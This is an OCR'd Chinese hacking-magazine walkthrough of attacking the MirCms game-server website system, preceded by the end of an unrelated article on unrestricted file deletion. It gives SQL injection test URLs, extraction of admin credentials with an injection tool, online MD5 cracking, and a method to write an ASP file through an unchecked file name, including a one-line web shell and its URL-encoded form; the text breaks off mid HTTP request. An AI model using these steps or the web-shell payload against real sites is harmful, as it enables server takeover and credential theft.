刚好分析完，也快下课了，好歹这节课没有白费，通过对这套网站的分析，恐怕会使很多用这套系统的站长吓出一身冷汗吧？俺当时也下了一跳，不知道为什么，程序员给出DeleteFile和DeleteFolder这么危险的函数，而且对操作的目录没有做任何的限制，导致恶意攻击者可以做任何想做的事情。这里希望看到这篇文章的程序员们赶紧发布补丁啥的把漏洞给补了，千万不能拿这样的程序糊弄站长们啊。

编辑点评：

比较严重的漏洞，没有验证权限的情况下每个人都可以通过URL来操作文件或者文件夹，这样的系统谁敢用。

MirCms 传奇私服系统漏洞分析与利用

图国网电力科学研究院　冯谷/rabbitsafe

大家好，这期给大家带来的是一套MirCms传奇私服系统的漏洞分析与利用。前段时间做IDC的一个朋友打算在他们当地搭个传奇私服玩玩，私服的服务程序都弄好了，也都测试成功了，我在里面也玩了一把，调级PK真爽。朋友还想让我帮他找个Web程序，好弄个网站起来宣传宣传。在网上找了下，一套叫MirCms的程序用的人比较多，于是下载了个最新版本在本地搭建，功能还是不错的，但安全性太差了，以下就给大家讲讲系统漏洞的分析与利用。

一、漏洞发掘

网站的漏洞发掘推荐大家用Dreamweaver来找，它可以建立

站点，把整个站点的程序导入到站点，然后对全站利用相关敏感字符对漏洞进行查找。

我们把整个站点导入了Dreamweaver，先查找了一下**request**等敏感字符，发现投票vote目录里的showvote.asp文件中的**classid**变量直接获取了参数，没有任何过滤就放入了SQL语句进行查询，代码如图1所示。

```
<%classid=request("classid")↓
set rs=server.createobject("adodb.recordset")↓
set rs=conn.execute("select title from class where id="&classid)↓
title=rs("title")↓
rs.close↓
sql="select * from vote where class="&classid↓
rs.open sql,conn,3,1↓
```

图1　代码

我们来测试一下是否能注入。在URL处输入**http://127.0.0.1/vote/showvote.asp?classid=1%20and%201=1**，页面正常显示投票信息；提交**http://127.0.0.1/vote/showvote.asp?classid=1%20and%201=2**，页面显示**“BOF 或 EOF 中有一个是“真”，或者当前的记录已被删除”**，说明这个注入点可以注入。

马上拿出小竹的SQL注入工具NBSI开始行动，猜解得知管理员表名是admin，字段名是admin和pwd，如图2所示。




图2　猜出用户名、密码

管理员的口令是MD5加密的，可以到网上破解，地址是http://www.xmd5.com/。我们利用猜解出来的管理员登录后台**http://127.0.0.1/vote/index.asp**，如图3所示。




图3　登录后台

投票系统的后台比较简单，而且数据库和主站是分开的，所以这个注入漏洞利用的价值不大。

下面我们来找找是否还有其它可以利用的漏洞。继续用Dreamweaver查找request等敏感字符，又找到几个文件没有对变量充分过滤，分别是yns_tsupdata.asp、yns_tupdata.asp、yns_rdel.asp等文件，不过这些文件好像都是后台文件，需要管理员登录才能访问。

但在我查看yns_tsupdata.asp文件时出现了希望，它没有加入验证，任何人都可以访问。文件对t_id变量进行了单引号过滤，但是**t_id**是数值型，过滤单引号根本不会影响我们的注入猜解，如图4所示。

```
<%↓
Dim rst__MMColParam↓
rst__MMColParam = "1"↓
If (Request.QueryString("t_id") <> "") Then ↓
  rst__MMColParam = Request.QueryString("t_id")↓
End If↓
%>↓
<%↓
Dim rst↓
Dim rst_numRows↓
↓
Set rst = Server.CreateObject("ADODB.Recordset")↓
rst.ActiveConnection = MM_conn_news_STRING↓
rst.Source = "SELECT * FROM t_type WHERE t_id = " + Replace(rst__MMColParam, "'", "''") + ""↓
rst.CursorType = 0↓
rst.CursorLocation = 2↓
rst.LockType = 1↓
rst.Open()↓
```

图4　t_id获取

提交**http://127.0.0.1/yns_tupdata.asp?t_id=1**，但是页面不能显示正常信息，这个文件的作用是查询t_type表里的内容，并对文章大类进行更新。难道t_type表里默认没有文章大类信息？打开数据库进行查看，默认情况下，数据库里只存在一个文章大类，而且t_id的值是52。

我们提交**http://127.0.0.1/yns_tupdata.asp?t_id=52**，页面成功显示出文章大类了，如果网上实战时管理员改了文章大类值，那我们还要一个一个试啊！

我们想要页面显示内容，如果SQL语句始终为真，那页面就会显示内容，t_id值不管对不对应该都可以。我们提交**http://127.0.0.1/yns_tupdata.asp?t_id=1 or 1=1**，这样SQL语句就永远为真了，页面就始终会显示内容了。我们来测试能否注入，提交**http://127.0.0.1/yns_tupdata.asp?t_id=1%20or%201=1%20and%201=1**，页面正常，提交**http://127.0.0.1/yns_tupdata.asp?t_id=1%20or%201= 1%20and%201=2**，页面显示**“BOF 或 EOF 中有一个是“真”，或者当前的记录已被删除”**，说明可以注入。

还是拿出小竹的SQL注入工具NBSI进行猜解，表名是**t_user**，字段名是**u_name**、**u_password**、**u_level**，这里的u_level字段是管理员的级别，我们只要弄一个值为1的管理员账号就够用了。一般这种管理员的口令也简单，由于这些表名和字段名不是常规的，都需要我们手工加入到工具里，如图5所示。




图5　猜解信息

管理员也是MD5加密的，到网上查询。利用猜解出来的管理员账号和口令登录后台，后台地址是http://127.0.0.1/yns_login.asp，如图6所示。

后台功能不是很多，添加新闻的编辑器用得是ewebeditor，但是编辑器的后台登录文件默认情况下是删除的，下一步就是如何拿WebShell了。




图6　登录后台

二、拿 WebShell

在后台找了一圈也没发现有好的办法拿 WebShell，后台新闻都是生成静态页面。我们来看看是如何生成静态页面的。生成静态页面的文件是 yns_nadd_save.asp，代码如图 7 所示。

```
mm_path = server.MapPath((rst.Fields.Item("t_dir").Value)&"/"&(rsts.Fields.Item("ts_dir").Value)&"/"&request.Form("n_fpath")&"/"&request.Form("n_fname")
mm_type_path = server.MapPath(rst.Fields.Item("t_dir").Value)
mm_type_son_path = server.MapPath((rst.Fields.Item("t_dir").Value)&"/"&(rsts.Fields.Item("ts_dir").Value))
mm_folder_path = server.MapPath((rst.Fields.Item("t_dir").Value)&"/"&(rsts.Fields.Item("ts_dir").Value)&"/"&request.Form("n_fpath"))
mm_template_path = server.MapPath("templates/type_template/type_son_template/detail_template.htm")
-------------------------------------
if not fso.FolderExists(mm_type_path) then
fso.CreateFolder (mm_type_path)
end if
if not fso.FolderExists(mm_type_son_path) then
fso.CreateFolder (mm_type_son_path)
end if
if not fso.FolderExists(mm_folder_path) then
fso.CreateFolder (mm_folder_path)
end if
Set fout = fso.CreateTextFile(mm_path)
fout.WriteLine pencat
fout.close
```

图7　生成静态页

程序从表单中取得 **n_fname** 后没有进行任何的扩展名检查就合成了 **mm_path** 变量，然后利用 fso 函数生成了以 n_fname 为文件名的文件，这样只要我们修改 n_fname 的值为 **xxx.asp** 就可以很简单的在服务器上生成一个 ASP 木马。这个文件的内容是将 detail_template.htm 中的内容读入，然后替换相关变量，最后得到生成文件的内容，这里我们就利用 t_title 这个替换变量来写入我们的 ASP 木马代码。

我们可以先增加一篇文章，然后打开 WinSock Expert 抓包，替换 t_title 这个变量为我们的 ASP 木马代码，用 NC 传上去就可以了。

下面我们来试试这方法是否可行。首先我们去增加一篇新闻，先选择文章大类，标题和内容可以随便写，然后打开 WinSock Expert 抓包，如图 8 所示。




图8　抓包

把抓包的数据存成 1.txt 文件，这里我们将 n_fname 的值由 20087141109121150.htm 替换成 20087141109121150.asp，改下后缀名就行了。然后将 n_title 的值改成我们常用的一句话木马，注意写入的 ASP 代码需要使用 unicode 编码以后的形式，我提交的一句话是 “<script language=VBScript runat=server>execute request("a")</script>”，经过转换后的代码为：“%3C%73%63%72%69%70%74%20%6C%61%6E%67%75%61%67%65%3D%56%42%53%63%72%69%70%74%20%72%75%6E%61%74%3D%73%65%72%76%65%72%3E%65%78%65%63%75%74%65%20%72%65%71%75%65%73%74%28%22%61%22%29%3C%2F%73%63% 72%69%70%74%3E”。

```
POST /yns_nadd_save.asp HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, applica
